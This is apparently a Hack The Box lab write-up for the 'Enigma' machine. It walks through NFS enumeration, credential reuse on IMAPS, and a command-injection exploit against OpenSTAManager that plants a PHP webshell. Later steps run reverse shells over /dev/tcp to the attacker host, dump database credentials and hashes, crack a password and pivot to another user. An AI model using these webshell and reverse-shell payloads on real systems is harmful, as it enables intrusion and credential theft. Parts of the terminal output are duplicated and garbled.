

Enigma - HTB

Machine Information

- **Name:** Enigma
- **Difficulty:** Medium
- **OS:** Linux (Ubuntu)
- **Points:** 40

1. Reconnaissance & Initial Foothold

Port Scanning

We begin with a standard Nmap scan to identify open ports and services.

```
nmap -sVC -p- <IP-ADDRESS>
```

```

[*]$ nmap -sVC -p 10.129.25.250
Starting Nmap 7.95 ( https://nmap.org ) at 2026-06-29 16:47 EDT
Nmap scan report for enigma.htb (10.129.25.250)
Host is up (0.073s latency).
Not shown: 65522 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.16 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 0c:4b:d2:76:ab:10:06:92:05:dc:f7:55:94:7f:18:df (ECDSA)
|   256 2d:6d:4a:4c:ee:2e:11:b6:c8:90:e6:83:e9:df:38:b0 (ED25519)
80/tcp    open  http      nginx 1.24.0 (Ubuntu)
|_ http-title: Enigma Corp \xE2\x80\x94 Managed IT Solutions
|_ http-server-header: nginx/1.24.0 (Ubuntu)
110/tcp   open  pop3      Dovecot pop3d
|_ ssl-cert: Subject: commonName=enigma
|_ Subject Alternative Name: DNS=enigma
|_ Not valid before: 2026-02-18T20:33:33
|_ Not valid after: 2036-02-16T20:33:33
|_ pop3-capabilities: CAPA STLS SASL UIDL AUTH-RESP-CODE RESP-CODES TOP PIPELINING
|_ ssl-date: TLS randomness does not represent time
111/tcp   open  rpcbind  2.4 (RPC #100000)
|_ rpcinfo:
|_   program version  port/proto  service
|_   100000  2,3,4      111/tcp    rpcbind
|_   100000  2,3,4      111/udp    rpcbind
|_   100000  3,4        111/tcp6   rpcbind
|_   100000  3,4        111/udp6   rpcbind
|_   100003  3,4        2049/tcp   nfs
|_   100003  3,4        2049/tcp6  nfs
|_   100005  1,2,3      39359/tcp  mountd
|_   100005  1,2,3      52191/tcp6 mountd
|_   100005  1,2,3      57318/udp6 mountd
|_   100005  1,2,3      57511/udp  mountd
|_   100021  1,3,4      42709/tcp6 nlockmgr
|_   100021  1,3,4      44317/udp  nlockmgr
|_   100021  1,3,4      46335/tcp  nlockmgr
|_   100021  1,3,4      58260/udp6 nlockmgr
|_   100024  1          36523/tcp6 status
|_   100024  1          54573/udp  status
|_   100024  1          58626/udp6 status
|_   100024  1          59967/tcp  status
|_   100227  3          2049/tcp   nfs_acl
|_   100227  3          2049/tcp6  nfs_acl
143/tcp   open  imap      Dovecot imapd (Ubuntu)
|_ imap-capabilities: more have Pre-login post-login STARTTLS IDLE capabilities ENABLE listed LOGIN-REFERRALS SASL-IR LOGINDISABLED0001 ID OK IMAP4rev1 LITERAL+
|_ ssl-cert: Subject: commonName=enigma
|_ Subject Alternative Name: DNS=enigma
|_ Not valid before: 2026-02-18T20:33:33
|_ Not valid after: 2036-02-16T20:33:33
|_ ssl-date: TLS randomness does not represent time
993/tcp   open  ssl/imap  Dovecot imapd (Ubuntu)
|_ imap-capabilities: more Pre-login have IMAP4rev1 IDLE capabilities ENABLE post-login LOGIN-REFERRALS SASL-IR AUTH=PLAIN0001 ID listed OK LITERAL+
|_ ssl-cert: Subject: commonName=enigma
|_ Subject Alternative Name: DNS=enigma
|_ Not valid before: 2026-02-18T20:33:33
|_ Not valid after: 2036-02-16T20:33:33
|_ ssl-date: TLS randomness does not represent time
995/tcp   open  ssl/pop3  Dovecot pop3d
|_ ssl-date: TLS randomness does not represent time
|_ ssl-cert: Subject: commonName=enigma
|_ Subject Alternative Name: DNS=enigma
|_ Not valid before: 2026-02-18T20:33:33
|_ Not valid after: 2036-02-16T20:33:33
|_ pop3-capabilities: CAPA SASL(PLAIN) USER UIDL AUTH-RESP-CODE RESP-CODES TOP PIPELINING
2049/tcp  open  nfs_acl  3 (RPC #100227)
39359/tcp open  mountd   1-3 (RPC #100005)
46335/tcp open  nlockmgr 1-4 (RPC #100021)
46559/tcp open  mountd   1-3 (RPC #100005)
51431/tcp open  mountd   1-3 (RPC #100005)
59967/tcp open  status   1 (RPC #100024)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux kernel

```

Key Findings:

- **Web Services:** HTTP (80) running nginx.
- **Mail Services:** POP3 (110), IMAP (143), and their SSL counterparts (993, 995) running Dovecot.
- **File Sharing:** NFS (2049) is exposed.

NFS Enumeration

Since NFS is exposed, we check for exported shares using `showmount`.

```
showmount -e <IP-ADDRESS>
```

We find a specifically named share: `/srv/nfs/onboarding`.
We mount this share to our local machine to inspect its contents.

```

[★]$ showmount -e 10.129.25.250
Export list for 10.129.25.250:
/srv/nfs/onboarding *
[us-dedivip-1]-[10.10.15.31]-[team2um6pcc@htb-osm3zckcsn]-[~]
[★]$ sudo mkdir -p /mnt/onboarding
[us-dedivip-1]-[10.10.15.31]-[team2um6pcc@htb-osm3zckcsn]-[~]
[★]$ sudo mount -t nfs -o vers=3,nolock 10.129.25.250:/srv/nfs/onboarding /mnt/onboarding
[us-dedivip-1]-[10.10.15.31]-[team2um6pcc@htb-osm3zckcsn]-[~]
[★]$ ls -la /mnt/onboarding
total 12
drwxr-xr-x 2 root root 4096 Feb 19 14:54 .
drwxr-xr-x 3 root root 4096 Jun 29 17:02 ..
-rw-r--r-- 1 root root 1751 Feb 19 14:53 New_Employee_Access.pdf

```

Inside, we find a PDF document. Opening it reveals onboarding credentials for a new employee, Kevin Mitchell:

- **URL:** <http://mail001.enigma.htb>
- **Username:** kevin
- **Password:** Enigma2024!

Enigma Corp

IT Department - New Employee System Access

Employee: Kevin Mitchell
Department: Operations
Provisioned by: IT Department
Date: 2024-03-01

Webmail Access

URL: <http://mail001.enigma.htb>
Username: kevin
Password: Enigma2024!

Please change your password upon first login.

For support contact: it@enigma.htb

This document contains confidential internal information intended solely for the recipient.
Unauthorized access, disclosure, or distribution is strictly prohibited.

Generated automatically by Enigma Corp Identity Management System.

Email Enumeration & Password Reuse

Failed Attempt: POP3 via Telnet

Our first attempt to access Kevin's email was using Telnet on port 110 (POP3):

```
➔ [*]$ telnet 10.129.25.250 110
Trying 10.129.25.250...
Connected to 10.129.25.250.
Escape character is '^]'.
-OK Dovecot (Ubuntu) ready.
ehlo mail001.enigma.htb
-ERR Unknown command.
helo mail001.enigma.htb
-ERR Unknown command.
USER kevin
-ERR [AUTH] Plaintext authentication disallowed on non-secure (SSL/TLS) connections.
```

The server requires encrypted connections, so we couldn't use plaintext authentication on the standard POP3 port.

Successful Attempt: IMAPS via Curl

We attempt to read Kevin's emails. Since standard Telnet on port 110 failed due to plaintext authentication being disabled on non-secure connections, we use `curl` to interact with the IMAPS service (port 993) directly.

```
# List mailboxes
curl -s --url "imaps://10.129.25.250/" --user "kevin:Enigma2024!" -k

# Read the first email in the INBOX
curl -s --url "imaps://10.129.25.250/INBOX/;MAILINDEX=1" --user "kevin:Enigma2024!" -k
```

```
[us-dedivip:1]-[10.10.15.31]-[team2um6pcc@htb-osm3zckcsn]-[~]
➔ [*]$ curl -s --url "imaps://10.129.25.250/" --user "kevin:Enigma2024!" -k
* LIST (NoInferiors \UnMarked \Sent) "/" Sent
* LIST (NoInferiors \UnMarked \Trash) "/" Trash
* LIST (HasNoChildren) "/" INBOX
[us-dedivip:1]-[10.10.15.31]-[team2um6pcc@htb-osm3zckcsn]-[~]
➔ [*]$ curl -s --url "imaps://10.129.25.250/INBOX/;MAILINDEX=1" --user "kevin:Enigma2024!" -k
Return-Path: <sarah@enigma.htb>
X-Origin: Kevin@localhost
Delivered-To: Kevin@localhost
Received: from enigma (localhost [127.0.0.1])
    by enigma (Postfix) with ESMTP id 673F7211B9
    for <kevin@localhost>; Wed, 18 Feb 2026 21:29:13 +0000 (UTC)
Date: Wed, 18 Feb 2026 21:29:13 +0000
To: kevin@localhost
From: sarah@enigma.htb
Subject: Welcome to Enigma Corp, Kevin!
Message-Id: <20260218212913.010896@enigma>
X-Mailer: swaks v20240103.0 jetmore.org/john/code/swaks/

Hi Kevin,

Welcome to the team! We're thrilled to have you on board at Enigma Corp.

A little about us – Enigma Corp is a mid-sized technology and operations firm specializing in infrastructure management and enterprise solutions. We've been growing rapidly over the past few years and we're excited to have fresh talent joining us.

I'm Sarah from the Accounts department. I'll be your point of contact for any finance-related queries during your onboarding period.

We're still finalizing a few of your onboarding details – your system access, equipment setup, and department introductions are all being arranged by the IT team. You should be receiving your access credentials shortly via the company shared drive.

In the meantime, don't hesitate to reach out if you have any questions. We want to make sure your first few days are as smooth as possible.

Looking forward to working with you!

Best regards,
Sarah
Accounts Department
Enigma Corp
sarah@enigma.htb
```


The email from Sarah mentions that system access credentials are on the company shared drive (which we already accessed via NFS). However, this gives us a new username: **sarah**.

Testing for **password reuse**, we try Sarah's credentials (**sarah:Enigma2024!**) on the IMAPS service. It works! We read her inbox and find an email from IT Support containing the admin credentials for the internal support portal:

- **URL:** `http://support_001.enigma.htb`
- **Username:** `admin`
- **Password:** `Ne3s4rtars78s`

```
[us-dedivip-1]-[10.10.15.31]-[team2um6pcc@htb-0sm3zckcsn]-[~]
[*]$ curl -s --url "imaps://10.129.25.250/" --user "sarah:Enigma2024!" -k
* LIST (\NoInferiors \UnMarked \Trash) "/" Trash
* LIST (\HasNoChildren) "/" INBOX
[us-dedivip-1]-[10.10.15.31]-[team2um6pcc@htb-0sm3zckcsn]-[~]
[*]$ curl -s --url "imaps://10.129.25.250/INBOX/;MAILINDEX=1" --user "sarah:Enigma2024!" -k
Return-Path: <it@enigma.htb>
X-Original-To: sarah@localhost
Delivered-To: sarah@localhost
Received: from enigma (localhost [127.0.0.1])
        by enigma (Postfix) with ESMTP id C123C211B9
        for <sarah@localhost>; Wed, 18 Feb 2026 21:42:51 +0000 (UTC)
Date: Thu, 19 Feb 2026 10:22:00 +0000
Subject: Re: OpenSTAManager Access Request
From: it@enigma.htb
To: sarah@enigma.htb
Message-Id: <osm-reply-001@enigma.htb>
In-Reply-To: <osm-request-001@enigma.htb>
References: <osm-request-001@enigma.htb>

Hi Sarah,

Apologies for the delay. I have provisioned your access. Please find the details below:

URL: http://support_001.enigma.htb
Username: admin
Password: Ne3s4rtars78s

Note: I will create a dedicated account for you shortly, for now you can use the admin account to get started.

Regards,
IT Support
Enigma Corp
```

2. Web Application Exploitation

Failed Attempts: Gobuster Scans

Before accessing the OpenSTAManager portal, we attempted to discover additional web content using Gobuster.

Directory Enumeration:

```
[*]$ gobuster dir -u http://enigma.htb -w /usr/share/wordlists/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-lowercase-2.3-medium.txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://enigma.htb
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
Progress: 207643 / 207644 (100.00%) I
=====
Finished
=====
```

This FAILED to find any interesting directories.

VHOST Enumeration:

```
➜ (*)$ gobuster vhost -u http://enigma.htb -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt


=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://enigma.htb
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:      /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt
[+] User Agent:    gobuster/3.6
[+] Timeout:      10s
[+] Append Domain: false
=====
Starting gobuster in VHOST enumeration mode
=====
Progress: 114442 / 114443 (100.00%)
=====
Finished
=====
```

This also FAILED to discover any useful virtual hosts.

These failed attempts taught us that the main attack surface was through the subdomains we already knew about (mail001.enigma.htb and support_001.enigma.htb), not through hidden directories or vhosts.

OpenSTAManager RCE

We log into the OpenSTAManager portal using the admin credentials. Checking the footer or settings reveals the application version: **2.9.8 (5ff39df9b)**.



Searching for vulnerabilities for this specific version reveals **CVE-2025-69212**, an OS Command Injection vulnerability. The flaw exists in the P7M (signed XML) file import feature. The application uses `exec()` to run an `openssl` command, but fails to sanitize the filename inside the uploaded ZIP archive, allowing us to inject shell commands.

We use a Python exploit to craft a malicious ZIP file containing a `.p7m` file with a payload in its name. When the server processes the upload, it executes our payload, dropping a PHP webshell (`SHELL.php`) into the `/files/` directory.

CVE-2025-69212 — OpenSTAManager P7M Command Injection PoC

OpenSTAManager <= 2.9.8 — OS Command Injection via malicious .p7m filename in ZIP upload.

File: `src/Util/XML.php:100` — unsanitized `$file` in `exec()`

Vector: `/plugins/importFE_ZIP/actions.php` → ZIP → .p7m filename → `exec("openssl smime ... -in \"${file}\" ...")`

Usage

```
# Listener
nc -lvp 4444

# Exploit
python3 CVE-2025-69212.py http://target.htb YOUR_PHPSESSID 10.10.14.X 4444
```

```
python3 exploit.py -u http://support_001.enigma.htb -c "cd files && echo '<?php system(\$_GET[\"c\"]); ?>' > SHELL.php"
```

We verify our Remote Code Execution (RCE) by accessing the webshell:

```
[us-dedivip-1]-[10.10.15.31]-[team2um6pcc@htb-0sm3zckcsn]-[~/CVE-2025-69212-PoC]
[*] python3 exploit.py -u http://support_001.enigma.htb -c fnagb0iqeq9knesbmt6fu3jrlb -cmd 'cd files && bash -i >& /dev/tcp/10.10.15.31/4444 0>&1'
0/home/team2um6pcc/CVE-2025-69212-PoC/exploit.py:118: SyntaxWarning: invalid escape sequence '\$'
-cmd "cd files && echo '<?php system(\$_GET[\"c\"]); ?>' > shell.php"
```

CVE-2025-69212 - OpenSTAManager RCE PoC
OpenSTAManager <= 2.9.8 - Command Injection in P7M Handler

```
[*] Uploading malicious ZIP...
[*] Target: http://support_001.enigma.htb/actions.php
[*] Command: cd files && bash -i >& /dev/tcp/10.10.15.31/4444 0>&1
[*] Status Code: 500
[+] Got 500 error (expected - command likely executed)
[+] Check if shell.php exists at /files/SHELL.php

[+] Exploit completed!
[*] If shell creation was the command, access: /files/shell.php?c=id
[us-dedivip-1]-[10.10.15.31]-[team2um6pcc@htb-0sm3zckcsn]-[~/CVE-2025-69212-PoC]
[*] curl "http://support_001.enigma.htb/files/SHELL.php?c=id"
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

We verified that our webshell was created and functional:

```
curl "http://support_001.enigma.htb/files/SHELL.php?c=id"
```

Output confirmed we had RCE as the web server user:

```
[us-dedivip-1]-[10.10.15.31]-[team2um6pcc@htb-0sm3zckcsn]-[~/CVE-2025-69212-PoC]
[*] python3 exploit.py -u http://support_001.enigma.htb -c fnagb0iqeq9knesbmt6fu3jrlb -cmd 'cd files && bash -i >& /dev/tcp/10.10.15.31/4444 0>&1'
0/home/team2um6pcc/CVE-2025-69212-PoC/exploit.py:118: SyntaxWarning: invalid escape sequence '\$'
-cmd "cd files && echo '<?php system(\$_GET[\"c\"]); ?>' > shell.php"
```

CVE-2025-69212 - OpenSTAManager RCE PoC
OpenSTAManager <= 2.9.8 - Command Injection in P7M Handler

```
[*] Uploading malicious ZIP...
[*] Target: http://support_001.enigma.htb/actions.php
[*] Command: cd files && bash -i >& /dev/tcp/10.10.15.31/4444 0>&1
[*] Status Code: 500
[+] Got 500 error (expected - command likely executed)
[+] Check if shell.php exists at /files/SHELL.php

[+] Exploit completed!
[*] If shell creation was the command, access: /files/shell.php?c=id
[us-dedivip-1]-[10.10.15.31]-[team2um6pcc@htb-0sm3zckcsn]-[~/CVE-2025-69212-PoC]
[*] curl "http://support_001.enigma.htb/files/SHELL.php?c=id"
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```


We also verified we can read system files

```
➤ [★]$ curl "http://support_001.enigma.htb/files/SHELL.php?c=cat+/etc/passwd"
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534:./nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:./usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:./usr/sbin/nologin
messagebus:x:101:102:./nonexistent:/usr/sbin/nologin
systemd-resolve:x:992:992:systemd Resolver:./usr/sbin/nologin
pollinate:x:102:1:./var/cache/pollinate:/bin/false
polkitd:x:991:991:User for polkitd:./usr/sbin/nologin
syslog:x:103:104:./nonexistent:/usr/sbin/nologin
uidd:x:104:105:./run/uidd:/usr/sbin/nologin
tcpdump:x:105:107:./nonexistent:/usr/sbin/nologin
tss:x:106:108:TPM software stack,.,./var/lib/tpm:/bin/false
landscape:x:107:109:./var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:989:989:Firmware update daemon:/var/lib/fwupd:/usr/sbin/nologin
usbmux:x:108:46:usbmux daemon,.,./var/lib/usbmux:/usr/sbin/nologin
sshd:x:109:65534:./run/sshd:/usr/sbin/nologin
_laurel:x:999:988:./var/log/laurel:/bin/false
haris:x:1000:1000:.,./home/haris:/bin/bash
mysql:x:110:111:MySQL Server,.,./nonexistent:/bin/false
postfix:x:111:113:./var/spool/postfix:/usr/sbin/nologin
dovecot:x:112:115:Dovecot mail server,.,./usr/lib/dovecot:/usr/sbin/nologin
dovenull:x:113:116:Dovecot login user,.,./nonexistent:/usr/sbin/nologin
kevin:x:1001:1001:./home/kevin:/usr/sbin/nologin
sarah:x:1002:1002:./home/sarah:/usr/sbin/nologin
_rpc:x:114:65534:./run/rpcbind:/usr/sbin/nologin
statd:x:115:65534:./var/lib/nfs:/usr/sbin/nologin
```

Using the command-line shell we get a reverse shell on our attacker machine

```
curl "http://support_001.enigma.htb/files/SHELL.php?c=bash+-c+'bash+-i+%26+/dev/tcp/10.10.15.31/4444+0>%261'"
```

3. Lateral Movement (www-data -> haris)

Database Credential Extraction

With RCE as the web server user (`www-data`), we navigate to the OpenSTAManager root directory and read the database configuration file to find internal credentials.

```
cat config.inc.php
```

```
www-data@enigma:~/html/openstamanager$ cat config.inc.php
cat config.inc.php
<?php

/*
 * OpenSTAManager: il software gestionale open source per l'assistenza tecnica e la fatturazione
 * Copyright (C) DevCode s.r.l.
 *
 * This program is free software: you can redistribute it and/or modify
 * it under the terms of the GNU General Public License as published by
 * the Free Software Foundation, either version 3 of the License, or
 * (at your option) any later version.
 *
 * This program is distributed in the hope that it will be useful,
 * but WITHOUT ANY WARRANTY; without even the implied warranty of
 * MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
 * GNU General Public License for more details.
 *
 * You should have received a copy of the GNU General Public License
 * along with this program. If not, see <https://www.gnu.org/licenses/>.
 */

// Impostazioni di base per l'accesso al database
$db_host = 'localhost';
$db_username = 'brollin';
$db_password = 'Fri3nds@9099';
$db_name = 'openstamanager';
// $port = '|port|';
$db_options = [
    // 'sort_buffer_size' => '2M',
];

// Tema selezionato per il front-end
$theme = 'default';

// Impostazioni di sicurezza
```

Dumping User Hashes

Using the extracted credentials, we connect to the local MySQL database and dump the `zz_users` table, which contains the application's user accounts and password hashes.

```
www-data@enigma:~/html/openstamanager$ mysql -u brollin -p'Fri3nds@9099' openstamanager -e "SHOW TABLES;"
mysql: [Warning] Using a password on the command line interface can be insecure.
Tables_in openstamanager
an_anagrafiche
an_anagrafiche_agenti
an_assicurazione_crediti
an_mansioni
an_nazioni
an_nazioni_lang
an_pagamenti_anagrafiche
an_provenienze
an_provenienze_lang
an_referenti
an_regioni
an_regioni_lang
an_relazioni
```

```
mysql -u brollin -p'Fri3nds@9099' openstamanager -e "SELECT * FROM zz_users;"
```

```
www-data@enigma:~/html/openstamanager$ mysql -u brollin -p'Fri3nds@9099' openstamanager -e "SELECT * FROM zz_users;"
manager -e "SELECT * FROM zz_users;"enstan
mysql: [Warning] Using a password on the command line interface can be insecure.
id      username      password      email      idgroupo      enabled created at      updated at      reset_token      image_file_id      options
1      admin      $2y$10$rTJVUNyGGKPlhw2cFdf5AeDHVWmniChddchx2xVLW0S2KsuS24Pu      admin@enigma.htb      1      1      1      2026-02-18 19:26:52      2026-02-18 19:26:52      NULL      NULL
2      haris      $2y$10$WHf1T79sxjsZongUKT2jGeexTkviH8QyCZeoYXmObiNphrsZDr6eC      haris@enigma.htb      1      5      1      2026-02-18 20:58:28      2026-05-26 11:07:03      NULL      NULL
www-data@enigma:~/html/openstamanager$
```

We extract the bcrypt hash for the **haris** user and crack it offline using Hashcat (mode 3200 for bcrypt) and the **rockyou.txt** wordlist.

```
hashcat -m 3200 hash.txt /usr/share/wordlists/rockyou.txt
```

```
➜ [*]$ hashcat -m 3200 hash.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 2.1 LINUX) - Platform #1 [Intel(R) Corporation]
=====
* Device #1: AMD EPYC 7543 32-Core Processor, 3921/7907 MB (988 MB allocatable), 4MCU

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #2 [The pocl project]
=====
* Device #2: cpu-haswell-AMD EPYC 7543 32-Core Processor, skipped

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 72

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Host memory required for this attack: 0 MB

Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 1 sec

[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit => f

Finish enabled. Will quit after this attack.

$2y$10$WHf1T79sxjsZongUKT2jGeexTkviH8QyCZeoYXmObiNphrsZDr6eC:bestfriends
```

Pivoting to Haris

We now have the password for **haris** (**bestfriends**). However, simply running **su haris** in our webshell fails because **su** requires an interactive TTY to prompt for a password, which our basic PHP webshell does not provide.

To bypass this, we write a Python script (**/tmp/run.py**) to our target machine. This script uses the **pty** module to spawn a pseudo-terminal, allowing us to programmatically feed the password to the **su** prompt.


```
# /tmp/run.py automates the 'su' password prompt
import pty, os, sys, time, select, base64
command = base64.b64decode(sys.argv[1]).decode()
process_id, file_descriptor = pty.fork()
if process_id == 0:
    os.execvp('su', ['su', '-', 'haris', '-c', command])
else:
    time.sleep(0.5)
    os.write(file_descriptor, b'bestfriends\n')
    # ... (reads and outputs the result)
```

We start a Netcat listener on our machine, encode a bash reverse shell payload in base64, and execute it through our Python script via the webshell:


```
PAYLOAD=$(echo -n "bash -c 'bash -i >& /dev/tcp/10.10.15.31/4445 0>&1'" | base64)
```


Executed via the webshell:

```
python3 /tmp/run.py $PAYLOAD
```

